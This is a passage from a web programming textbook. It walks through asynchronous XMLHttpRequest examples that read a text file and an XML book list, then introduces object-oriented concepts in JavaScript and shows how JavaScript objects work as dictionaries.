Our example will run on the server in such a short period (particularly if you are running the server on your development machine) it's easy to overlook an important issue—indicating that *something is happening* to the user. Without any indication that the server or client is still busy, users can easily assume that their request has been processed (and be puzzled as to why nothing on their screen has changed) or worse, repeatedly resubmit their entered data (believing that their request isn't being processed at all). Users have come to expect to be notified when there is processing happening—usually by way of a "busy" icon. So in order to ensure that our users know what's going on, we will add a "busy" icon to our code. To handle this we need only add two small, but very useful, lines in the appropriate locations in our code:

```
document.body.style.cursor = "wait";
document.body.style.cursor = "default";
```

The implementation is straightforward. The first line changes the cursor to the classic hourglass symbol indicating that there is work being done; it is inserted into the code where processing begins. A perpetual hourglass, while philosophical, is misleading and very annoying. So at the end of processing, the second line reverts the cursor back to the default cursor of the client (perhaps a hand, a pointer, or a blinking line). As there are several points in our code where processing could stop (at a successful conclusion or terminating with error(s)), we will need to insert this line in several places in our code.

OK, let's see how these functions work in action.

Time for action – making asynchronous calls with XMLHttpRequest

1. In the `javascript` folder, create a subfolder named `xmlhttprequest`.
2. In the `xmlhttprequest` folder, create a file called `async.txt`, and add the following text to it:

```
Hello, client!
```

3. In the same folder create a file called `async.html`, and add the following code to it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: Using XMLHttpRequest</title>
    <script type="text/javascript" src="async.js"></script>
  </head>
  <body onload="process()">
    <p>Hello, server!</p>
    <div id="myDivElement" />
  </body>
</html>
```

4. In the same folder create a file called `async.js` with the following contents:

```
// holds an instance of XMLHttpRequest
var xmlHttp = createXmlHttpRequestObject();

// creates an XMLHttpRequest instance
function createXmlHttpRequestObject()
{
  // will store the reference to the XMLHttpRequest object
  var xmlHttp;
  // create the XMLHttpRequest object
  try
  {
    // assume IE7 or newer or other modern browsers
    xmlHttp = new XMLHttpRequest();
  }
  catch(e)
  {
    // assume IE6 or older
```

```
    try
    {
      xmlHttp = new ActiveXObject("Microsoft.XMLHttp");
    }
    catch(e) { }
  }
  // return the created object or display an error message
  if (!xmlHttp)
    alert("Error creating the XMLHttpRequest object.");
  else
    return xmlHttp;
}

// performs a server request and assigns a callback function
function process()
{
  // only continue if we have a valid xmlHttp object
  if (xmlHttp)
  {
    // try to connect to the server
    try
    {
      // initiate reading the async.txt file from the server
      xmlHttp.open("GET", "async.txt", true);
      xmlHttp.onreadystatechange = handleRequestStateChange;
      xmlHttp.send(null);
      // change cursor to "busy" hourglass icon
      document.body.style.cursor = "wait";
    }
    // display the error in case of failure
    catch (e)
    {
      alert("Can't connect to server:\n" + e.toString());
      // revert "busy" hourglass icon to normal cursor
       document.body.style.cursor = "default";
    }
  }
}

// function that handles the HTTP response
function handleRequestStateChange()
```

```
{
  // obtain a reference to the <div> element on the page
  myDiv = document.getElementById("myDivElement");
  // display the status of the request
  if (xmlHttp.readyState == 1)
  {
    myDiv.innerHTML += "Request status: 1 (loading) <br/>";
  }
  else if (xmlHttp.readyState == 2)
  {
    myDiv.innerHTML += "Request status: 2 (loaded) <br/>";
  }
  else if (xmlHttp.readyState == 3)
  {
    myDiv.innerHTML += "Request status: 3 (interactive) <br/>";
  }
  // when readyState is 4, we also read the server response
  else if (xmlHttp.readyState == 4)
  {
    // revert "busy" hourglass icon to normal cursor
    document.body.style.cursor = "default";
    // read response only if HTTP status is "OK"
    if (xmlHttp.status == 200)
    {
      try
      {
        // read the message from the server
        response = xmlHttp.responseText;
        // display the message
        myDiv.innerHTML +=
            "Request status: 4 (complete). Server said: <br/>";
        myDiv.innerHTML += response;
      }
      catch(e)
      {
        // display error message
        alert("Error reading the response: " + e.toString());
      }
    }
    else
    {
```

```
            // display status message
            alert("There was a problem retrieving the data:\n" +
                  xmlHttp.statusText);
            // revert "busy" hourglass icon to normal cursor
            document.body.style.cursor = "default";
          }
        }
      }
```

5. Load the `async.html` file through the HTTP server by loading `http://localhost/ajax/javascript/xmlhttprequest/async.html` in your browser (you *must* load it through HTTP; local access won't work this time). Expect to see results similar to those shown in Figure 2-7:




Figure 2-7: The Four HTTP Request Status Codes

Don't worry if your browser doesn't display exactly the same message. Some `XMLHttpRequest` implementations simply ignore some status codes. Opera, for example, will only fire the event for status codes `3` and `4`. Internet Explorer will report status codes `2`, `3`, and `4` when using a more recent `XMLHttp` version.

What just happened?

To understand the exact flow of execution, let's start from where the processing begins—the `async.html` file:

```
<html>
  <head>
    <title>AJAX Foundations: Using XMLHttpRequest</title>
    <script type="text/javascript" src="async.js"></script>
  </head>
  <body onload="process()">
```

This bit of code hides some interesting functionality. First, it references the `async.js` file, and the code in that file is parsed. Remember that the code residing in JavaScript functions does not execute automatically, but the rest of the code does. All the code in our JavaScript file is packaged as functions, except one line:

```
// holds an instance of XMLHttpRequest
var xmlHttp = createXmlHttpRequestObject();
```

This way, we ensure that the `xmlHttp` variable contains an `XMLHttpRequest` instance right from the start. The `XMLHttpRequest` instance is created by calling the `createXmlHttpRequestObject()` function that you encountered a bit earlier.

The `process()` method gets executed when the `onload` event fires. To guard against potential problems, the `process()` method first checks to be sure the `xmlHttp` object has been initialized. If we have a valid `xmlHttp` object, we use it to asynchronously read `asynx.txt` from the server. While waiting for the response, we change the cursor to the "busy" icon:

```
// performs a server request and assigns a callback function
function process()
{
  // only continue if we have a valid xmlHttp object
  if (xmlHttp)
  {
    // try to connect to the server
    try
    {
      // initiate reading the async.txt file from the server
      xmlHttp.open("GET", "async.txt", true);
      xmlHttp.onreadystatechange = handleRequestStateChange;
      xmlHttp.send(null);
      // change cursor to "busy" hourglass icon
      document.body.style.cursor = "wait";
    }
```

You cannot load the script locally, directly from the disk using a `file://` resource. Instead, you need to load it through HTTP. To load it locally, you would need to mention the complete access path to the `.txt` file, and in that case you may meet a security problem that we will deal with later.

Suppose that the HTTP request was successfully initialized and executed asynchronously, the `handleRequestStateChange()` method will get called every time the state of the request changes. In real applications, we would ignore all states except `4` (which signals the request has completed), but in this exercise, we're printing a message for each state so you can see the callback method being executed.

The code in `handleRequestStateChange()` is not all that exciting by itself, but the fact that it's being called for you is very nice indeed. Instead of waiting for the server to reply with a synchronous HTTP call, making the request asynchronously allows you to continue doing other tasks until a response is received.

The `handleRequestStateChange()` function starts by obtaining a reference to the HTML element called `myDivElement`, which is used to display the various states the HTTP request is going through:

```
// function that handles the HTTP response
function handleRequestStateChange()
{
  // obtain a reference to the <div> element on the page
  myDiv = document.getElementById("myDivElement");
  // display the status of the request
  if (xmlHttp.readyState == 1)
  {
    myDiv.innerHTML += "Request status: 1 (loading) <br/>";
  }
  else if (xmlHttp.readyState == 2)
  ...
```

When the status hits the value of `4`, we read the server response, hidden inside `xmlHttp.responseText`. It's here as well that we will revert the cursor back to its default state when processing ends—either successfully or in an error state:

```
// when readyState is 4, we also read the server response
else if (xmlHttp.readyState == 4)
{
  // revert "busy" hourglass icon to normal cursor
  document.body.style.cursor = "default";
  // read response only if HTTP status is "OK"
```

```
if (xmlHttp.status == 200)
{
  try
  {
    // read the message from the server
    response = xmlHttp.responseText;
    // display the message
    myDiv.innerHTML +=
        "Request status: 4 (complete). Server said: <br/>";
    myDiv.innerHTML += response;
  }
  catch(e)
  {
    // display error message
    alert("Error reading the response: " + e.toString());
  }
}
```

Apart from the error-handling bits, it's good to notice the `xmlHttp.responseText` property that reads the response from the server. This property has a bigger brother called `xmlHttp.responseXml`, which can be used when the response from the server is in XML format.

Unless the `responseXml` method of the `XMLHttpRequest` object is used, there's really no XML appearing anywhere, except for the name of that object (the exercise you have just completed is a perfect example of this). A better name for the object would have been `HttpRequest`. The `XML` prefix was probably added by Microsoft because it sounded good at that moment, when XML was as big a buzzword as AJAX is nowadays.

Working with XML structures

XML documents are similar to HTML documents in that they are text-based, and contain hierarchies of elements. You can use the DOM to manipulate XML files just as you did for manipulating HTML files.

XML is one of the two popular data exchange formats used in AJAX applications (the other format is JSON and we'll talk about it in Chapter 3, *Object Oriented JavaScript*). It's important to understand that using XML in AJAX applications is optional (even though XML puts the X in AJAX and the prefix in `XMLHttpRequest`). In the previous exercise, you created a simple application that made an asynchronous call to the server, just to receive a text document; no XML was involved.

The following exercise is similar to the previous exercise—in that you read a static file from the server. The novelty is that the file is XML, and we read it using the DOM.

Time for action – making asynchronous calls with XMLHttpRequest and XML

1. Under the `javascript` folder, create a subfolder called `xml`.
2. In the `xml` folder, create a file called `books.xml`, which will contain the XML structure that we will read using JavaScript's DOM. Add the following content to the file:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<response>
  <books>
    <book>
      <title>
        AJAX and PHP: Building Modern Web Applications,
                      2nd Edition
      </title>
      <isbn>
        978-1904817726
      </isbn>
    </book>
    <book>
      <title>
        Beginning PHP and MySQL E-Commerce, 2nd Edition
      </title>
      <isbn>
        978-1590598641
      </isbn>
    </book>
    <book>
      <title>
        Professional Search Engine Optimization with PHP
      </title>
      <isbn>
        978-0470100929
      </isbn>
    </book>
  </books>
</response>
```

3. In the same folder, create a file called `books.html`, and add the following code to it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: JavaScript and XML</title>
    <script type="text/javascript" src="books.js"></script>
  </head>
  <body onload="process()">
    <p>Server, tell me your favorite books!</p>
    <div id="myDivElement" />
  </body>
</html>
```

4. Finally, create the `books.js` file:

```
// holds an instance of XMLHttpRequest
var xmlHttp = createXmlHttpRequestObject();

// creates an XMLHttpRequest instance
function createXmlHttpRequestObject()
{
  // will store the reference to the XMLHttpRequest object
  var xmlHttp;
  // create the XMLHttpRequest object
  try
  {
    // assume IE7 or newer or other modern browsers
    xmlHttp = new XMLHttpRequest();
  }
  catch(e)
  {
    // assume IE6 or older
    try
    {
      xmlHttp = new ActiveXObject("Microsoft.XMLHttp");
    }
    catch(e) { }
  }
  // return the created object or display an error message
  if (!xmlHttp)
```

```
    alert("Error creating the XMLHttpRequest object.");
  else
    return xmlHttp;
}


// read a file from the server
function process()
{
  // only continue if xmlHttp isn't void
  if (xmlHttp)
  {
    // try to connect to the server
    try
    {
      // initiate reading a file from the server
      xmlHttp.open("GET", "books.xml", true);
      xmlHttp.onreadystatechange = handleRequestStateChange;
      xmlHttp.send(null);
    }
    // display the error in case of failure
    catch (e)
    {
      alert("Can't connect to server:\n" + e.toString());
    }
  }
}

// function called when the state of the HTTP request changes
function handleRequestStateChange()
{
  // when readyState is 4, we can read the server response
  if (xmlHttp.readyState == 4)
  {
    // continue only if HTTP status is "OK"
    if (xmlHttp.status == 200)
    {
      try
      {
        // do something with the response from the server
        handleServerResponse();
```

```
        }
        catch(e)
        {
          // display error message
          alert("Error reading the response: " + e.toString());
        }
      }
      else
      {
        // display status message
        alert("There was a problem retrieving the data:\n" +
              xmlHttp.statusText);
      }
    }
}

// handles the response received from the server
function handleServerResponse()
{
  // read the message from the server
  var xmlResponse = xmlHttp.responseXML;
  // obtain the XML's document element
  xmlRoot = xmlResponse.documentElement;
  // obtain arrays with book titles and ISBNs
  titleArray = xmlRoot.getElementsByTagName("title");
  isbnArray = xmlRoot.getElementsByTagName("isbn");
  // generate HTML output
  var html = "";
  // iterate through the arrays and create an HTML structure
  for (var i=0; i<titleArray.length; i++)
    html += titleArray.item(i).firstChild.data +
            ", " + isbnArray.item(i).firstChild.data + "<br/>";
  // obtain a reference to the <div> element on the page
  myDiv = document.getElementById("myDivElement");
  // display the HTML output
  myDiv.innerHTML = "<p>Server says: </p>" + html;
}
```

5. Load `http://localhost/ajax/javascript/xml/books.html`. The results should look like those in Figure 2-8:




Figure 2-8: The server knows what it's talking about

What just happened?

Most of the code will already start looking familiar, as it builds the basic framework we have built so far. The novelty consists in the `handleServerResponse()` function, which is called from `handleRequestStateChange()` when the request is complete.

The `handleServerResponse()` function starts by retrieving the server response in XML format:

```
// handles the response received from the server
function handleServerResponse()
{
  // read the message from the server
  var xmlResponse = xmlHttp.responseXML;
```

The `responseXML` property of the `XMLHttpRequest` object wraps the received response as a DOM document. If the response isn't a valid XML document, the browser might throw an error. However, this depends on the specific browser you're using, because each JavaScript and DOM implementation behaves in its own way.

We will get back to bulletproofing reading the XML code in a minute; for now, let us assume the XML document is valid, and let's see how we read it. As you know, an XML document must have one (and only one) **document element**, which is the root element. In our case this is `<response>`. You will usually need a reference to the document element to start with, as we did in our exercise:

```
// obtain the XML's document element
xmlRoot = xmlResponse.documentElement;
```

The next step was to create two arrays, one with book titles and one with book ISBNs. We did that using the `getElementsByTagName()` DOM function, which parses the entire XML file and retrieves the elements with the specified name:

```
// obtain arrays with book titles and ISBNs
titleArray = xmlRoot.getElementsByTagName("title");
isbnArray = xmlRoot.getElementsByTagName("isbn");
```

This is, of course, one of the many ways in which you can read an XML file using the DOM. A much more powerful way is to use XPath, which allows you to define powerful queries on your XML document. .

The two arrays that we generated are arrays of DOM elements. In our case, the text that we want displayed is the first child element of the `title` and `isbn` elements (the first child element is the text element that contains the data we want to display).

```
// generate HTML output
var html = "";
// iterate through the arrays and create an HTML structure
for (var i=0; i<titleArray.length; i++)
  html += titleArray.item(i).firstChild.data +
          ", " + isbnArray.item(i).firstChild.data + "<br/>";
// obtain a reference to the <div> element on the page
myDiv = document.getElementById('myDivElement');
// display the HTML output
myDiv.innerHTML = "<p>Server says: </p>" + html;
}
```

The highlighted bits are used to build an HTML structure that is inserted into the page using the `<div>` element that is defined in `books.html`.

Handling more errors and throwing exceptions

As highlighted earlier, if the XML document you're trying to read is not valid, each browser will react in its own way. We have made a simple test by removing the closing `</response>` tag from `books.xml`. Firefox will throw an error to the **Error Console** (see Figure 2-9), but besides that, no error will be shown to the user. This is not good, of course, because not many users browse websites looking at the **Error Console**.

Open the Firefox JavaScript console from **Tools | Error Console**. (Please see Chapter 6, *Debugging and Profiling AJAX Applications*, for more details about the JavaScript Console and other excellent tools that help with debugging.)




Figure 2-9: The Firefox JavaScript Console is Very Useful

Opera, Internet Explorer, Chrome, and Safari are friendlier. They do catch the error using the `try/catch` blocks. Opera offers the most detailed error message (Figure 2-10 shows the standard one; it can be configured to be much more verbose), but you can customize the message you display to your visitor.




Figure 2-10: Opera displaying an error message

Creating XML structures

XML and DOM are everywhere. In this chapter, you used the DOM to create HTML elements on the existing DOM object called `document`, and you also learned how to read XML documents received from the server. An important detail that we didn't cover was creating brand new XML documents using JavaScript's DOM. You may need to perform this kind of functionality if you want to create XML documents on the client, and send them for reading on the server.

We won't go through more examples, but we will show you the missing bits. The trick with creating a brand new XML document is creating the XML document itself. When adding elements to the HTML output, you used the implicit `document` object, but this is not an option when you need to create a new document.

When creating a new DOM object with JavaScript, we're facing the same problem as with creating `XMLHttpRequest` objects: the method of creating the object depends on the browser. The following function is a universal function that returns a new instance of a DOM object:

```
function createDomObject()
{
  // will store reference to the DOM object
  var xmlDoc;
  // create XML document
  if (document.implementation && document.implementation.
createDocument)
  {
    xmlDoc = document.implementation.createDocument("", "", null);
  }
  // works for Internet Explorer
  else if (window.ActiveXObject)
  {
    xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
  }
  // returns the created object or displays an error message
  if (!xmlDoc)
    alert("Error creating the DOM object.");
  else
    return xmlDoc;

}
```

After executing this function, you can use the created DOM object to perform whatever actions you want. We'll cover this theory in more detail in the following chapters. For a detailed reference, we recommend the article at `http://www.webreference.com/programming/javascript/domwrapper/index.html`.

Summary

This chapter walked you through many fields. Working with HTML, JavaScript, CSS, the DOM, XML, and `XMLHttpRequest` is certainly not easy to start with, especially if some of these technologies are new to you. Where you don't feel confident enough, have a look at the aforementioned resources. When you feel ready, proceed to Chapter 3, *Object Oriented JavaScript*, where you will learn about object-oriented programming and JavaScript.

3
Object Oriented JavaScript

Most programmers assume that by having some prior knowledge of a programming language such as C++, Java, C#, or PHP, they can easily add JavaScript to their résumé. Additionally, if they have used it on a couple of projects, they tend to rate themselves rather highly at it as well.

In reality, JavaScript is a complex and unique programming language, but because its learning curve is very sharp and we can do a lot of stuff with it very quickly, we tend to use it superficially—if it gets the job done, why look further?

In this chapter, you'll learn that, internally, JavaScript is fundamentally different from "traditional" OOP languages, and that it gives you great power and flexibility in implementing fascinating features. You'll learn:

- Basic OOP concepts—encapsulation, polymorphism, and inheritance
- How to work with JavaScript objects, functions, classes, and prototypes
- How to simulate private, instance, and static class members in JavaScript
- What the JavaScript execution context is
- How to implement inheritance by using constructor functions and prototyping
- JSON basics

Let's get started then!

Why is OOP in JavaScript important?

In 2000, JavaScript frameworks were nearly non-existent and the term AJAX was yet to be coined. The **Object Oriented** (**OO**) features of JavaScript slipped under the radar and went grossly underexploited. Over the years, web technologies have matured and flourished such that previously hidden gems, such as JavaScript and other **Object Oriented Programming** (**OOP**) languages, have come to the fore. Today, frameworks are very common and rely heavily on features such as OOP. Armed with the OO features of JavaScript, we have rather impressive frameworks of more than 10,000 lines of code. And we add another layer that extends core functionality by using core frameworks like script.aculo.us, jQuery, and the **Yahoo! User Interface Library** (**YUI**) to name a few. There are an impressive number of powerful, flexible, and easy-to-use JavaScript frameworks at our disposal but without a firm grasp on OOP techniques (and the particularities of JavaScript OO) it's difficult to fully exploit them.

Knowing where to start with OOP and OO features is really important. The material in the following chapters relies on these concepts, so here is the right place to tackle the features of OO that will be used throughout the book. To be sure we're all on the same page, we'll briefly review the essential OOP concepts—objects, classes, encapsulation, and inheritance and then "port" this knowledge into the realm of JavaScript.

Object-oriented programming concepts

What does *object-oriented programming* mean anyway? Basically, as the name suggests, OOP puts objects at the center of the programming model. The **object** is probably the most important concept in the world of OOP—a self-contained entity that has **state** and **behavior**, just like a real-world object. An object is an instance of a **class** (also called **type**). A **class** defines the behavior that is shared by instances of its objects. We often use objects and classes in our programs to represent real-world objects, and types (classes) of objects. For example, we can have classes like `Car`, `Customer`, `Document`, or `Person`, and objects such as `myCar`, `customerJoe`, `myWarranty`, and `theBoss`.

The concept is intuitive—the class represents an archetype (a blueprint or model that instances are based on), and objects are particular **instances** of that model. For example, all `Car` objects will have the same behavior—the ability to change direction, speed, gear, lanes, and so on. Each individual `Car` object will have its own unique set of values at any particular time, called its "state". In programming, an object's state is described by its **properties** and **fields**, while its behavior is defined by its **methods** and **events**.

Perhaps without noticing it, you've already worked with objects in the previous chapters! First, you worked with the built-in `document` object. This is a default DOM object that represents the current page, and its properties, methods, and events allow you to alter the state of the page. You also learned how to create your own objects when you created the `xmlHttp` object. In that case, the `xmlHttp` object is an instance of the `XMLHttpRequest` class.

You could create more `XMLHttpRequest` objects, and all of them would have the same abilities (behavior), such as contacting remote servers, but each would have its own unique state (for example, each of them would or could be contacting a different server).

In the OO world, everything revolves around objects and classes, and OOP languages usually offer three specific features for manipulating them—**encapsulation**, **inheritance**, and **polymorphism**.

OOP is an extensive topic that we can't possibly cover here in fine detail. If this is a completely new concept to you, or perhaps you need a refresher, you might like to visit: `http://www.codeproject.com/KB/architecture/OOP_Concepts_and_manymore.aspx`

Encapsulation

The communication with an object is done only via its **public interface**, which allows you interact with an object without worrying about how that interaction is actually implemented; this is encapsulation. We can say that encapsulation separates implementation from interface. You don't have to know how these objects do their work internally; all you need to know are the features that you can use.

The "features you can use" of a class form the **public interface** of a class, which is the sum of all its public members. The public members are those members that are visible and can be used by external classes. In a `Car` class, we might find the public methods, `turn()`, `stop()`, and `go()`. Even without knowing how the `turn()` method actually does the work of turning the car, it's easily done by simply calling the `turn()` method.

Likewise, for the `stop()` and `go()` methods, public members often call **private members** of a class when accomplishing their tasks. Private members cannot be directly accessed and are normally intended only for internal use by other methods. This is a useful and even necessary means to protect an implementation (perhaps dictated by strict rules) from those who need to use it. Private methods and members can be used to protect against inadvertent (or malicious) changes to implementation and ensures that future changes to the implementation will have little or no impact on those programs already using the public interface.

Inheritance

Inheritance allows creating classes that are specialized versions of an existing class. For example, assume that you have the `Car` class, which is used to create objects such as `myCar`, `johnsCar`, or `davesCar`. Now, assume that you want to introduce the concept of a supercar, which would have similar functionality to the car, but some extra features as well, such as the capability to fly!

It might seem like the obvious move would be to create a new class named `SuperCar`, and use this class to create the necessary objects such as `mySuperCar`, or `davesSuperCar`. But by using this idea, you would have to recreate all of the properties and methods that were common between the `Car` class and the `SuperCar` class. Wouldn't it be nice if you could just add those properties and methods that apply only to the `SuperCar`? Well, it's inheritance to the rescue here. Inheritance allows you to create the `SuperCar` class based on the `Car` class, so you don't need to code all the common features once again. Instead, you can create `SuperCar` as a "child" of the `Car` class. Just as children inherit the traits of parents, `SuperCar` inherits all the functionality of `Car`. To create the additional features that you want for your `SuperCar`, you create only the new supporting code—such as a method named `Fly`. In this scenario, `Car` is the **base class** (also referred to as **superclass** or **parent**), and `SuperCar` is the **derived** class (also referred to as **subclass** or **child**).

Inheritance is a great concept because it encourages code reuse. The potential negative side effect is that inheritance, by its nature, creates an effect known as **tight coupling** between the base class and the derived classes. Tight coupling refers to the fact that any changes that are made to a base class are automatically propagated to all the derived classes. For example, if you make a performance improvement in the code of the original `Car` class, that improvement will propagate to `SuperCar` as well. Usually, this can be used to your advantage, but if the inheritance hierarchy isn't wisely designed, such coupling can impose future restrictions on how you can expand or modify your base classes without breaking the functionality of the derived classes (a potentially knotty problem that makes cogitating on your design before you build it a very worthwhile task).

Polymorphism

Polymorphism is an advanced OOP feature that allows using objects of different classes when you only know the common base class from which they both derive. Polymorphism permits using a base class reference to access objects of that class, or objects of derived classes. Using polymorphism, you can have, for example, a method, that receives as a parameter an object of type `Car`, and when calling that method you supply an object of type `SuperCar` as a parameter. Because `SuperCar` is a specialized version of `Car`, all the public functionality of `Car` is also supported by `SuperCar`, even though the `SuperCar` implementation differs from `Car`. This kind of flexibility gives a great deal of power to an experienced programmer who knows how to take advantage of it.

Object-oriented programming with JavaScript

The current implementation (ECMAScript3) of JavaScript is not a full-fledged **Object Oriented Programming Language** (**OOPL**). The next JavaScript version, based on ECMAScript4, includes new features (*classes*, *private members*, and so on) that bring JavaScript closer to a consecrated OOPL such as C++.

Objects in JavaScript have some particularities. We'll be looking at them, in detail, in the following pages, but here are the highlights:

- As JavaScript code is parsed rather than compiled, it's possible to add new members or functions to an object (or even several objects) on the fly. This allows for flexibility when it comes to creating or altering objects.
- JavaScript doesn't support the notion of classes as typical OOP languages do. In JavaScript, you create functions that can behave—in many cases—like classes. In a straight method call, you call the function and supply necessary parameters, pretty standard stuff. But you can also create an instance of a function while supplying those parameters as if you were instantiating a class and passing values to its constructor. This is a nice little trick when you need to create several instances of an object.
- JavaScript functions are first-class objects—they are regarded as, and can be manipulated like, other data types. So, for example, you can pass functions as parameters to other functions, or even return functions. This concept may be difficult to grasp as it's very different from the way developers normally think of functions or methods, but you'll see that this kind of flexibility is actually darn cool.

- JavaScript supports **closures**. Simply put, a closure is a function that is defined inside another function, and uses contextual data from the parent function to execute.
- JavaScript supports **prototypes**. A prototype is a prebuilt property of every object that implements it, allowing you to instantaneously add new properties and methods to many objects.
- JavaScript supports inheritance. Tons have been written about inheritance! For our purposes, it is sufficient to say that in JavaScript an object that is instantiated from a child class inherits its parent class' blueprint (methods and properties).

JavaScript objects are dictionaries

In a classical OOP world, objects are instances of classes. In JavaScript, things are a little different. Objects are nothing more than **key/value collections** (also named **dictionaries** or **associate arrays**). For programmers from the classic OOP universe, this situation is a bit like having someone rearrange your furniture while you're away on vacation; all of your stuff is still there but not where you expect it! Unlike traditional arrays, where the key is numeric (as in `bookNames[5]`), the key of an associative array is a string, or another type of object that can be represented as a string. Take a look at the following code snippet where we retrieve the title of a book by specifying a unique string value as the key:

```
// retrieve the name of the book
bookName = bookNames["AJAX_PHP"];
```

The concept is simple indeed. In this case, the key and the value of the `bookNames` associative array are both strings. This associative array can be represented as a table:

Key	Value
AJAX_PHP	AJAX and PHP: Building Responsive Web Applications
ASP_AJAX	Microsoft AJAX Library Essentials
SEO_PHP	Professional Search Engine Optimization with PHP

The table above represented in JavaScript, as an associative array, looks like this:

```
// define a simple associative array
var bookNames =
{//Key   Value
"AJAX_PHP" : "AJAX and PHP: Building Modern Web Applications",
"ASP_AJAX" : "Microsoft AJAX Library Essentials",
"SEO_PHP" : "Professional Search Engine Optimization with PHP"
};
```

We can retrieve the values through two methods:

1. Using the '.' (dot) operator:

   ```
   alert(bookNames.AJAX_PHP);
   ```

2. Using the '[]' operator:

   ```
   alert(bookNames["AJAX_PHP"]);
   ```

The simplest way to test this code is to type the following code in a file named `dictionary.html` and load it into your favorite web browser:

```
<script>
// define a simple associative array
  var bookNames =
  {
    "AJAX_PHP" : "AJAX and PHP: Building Modern Web Applications",
    "ASP_AJAX" : "Microsoft AJAX Library Essentials",
    "SEO_PHP" : "Professional Search Engine Optimization with PHP"
  };
// display the value of the AJAX_PHP element
  alert(bookNames.AJAX_PHP);
</script>
```

When loading this page, you'll get the alert window as shown in Figure 3-1:




Figure 3-1: Using a simple JavaScript dictionary

You can find the code presented in this chapter in the `oop` folder in the book's downloaded code.

JavaScript functions

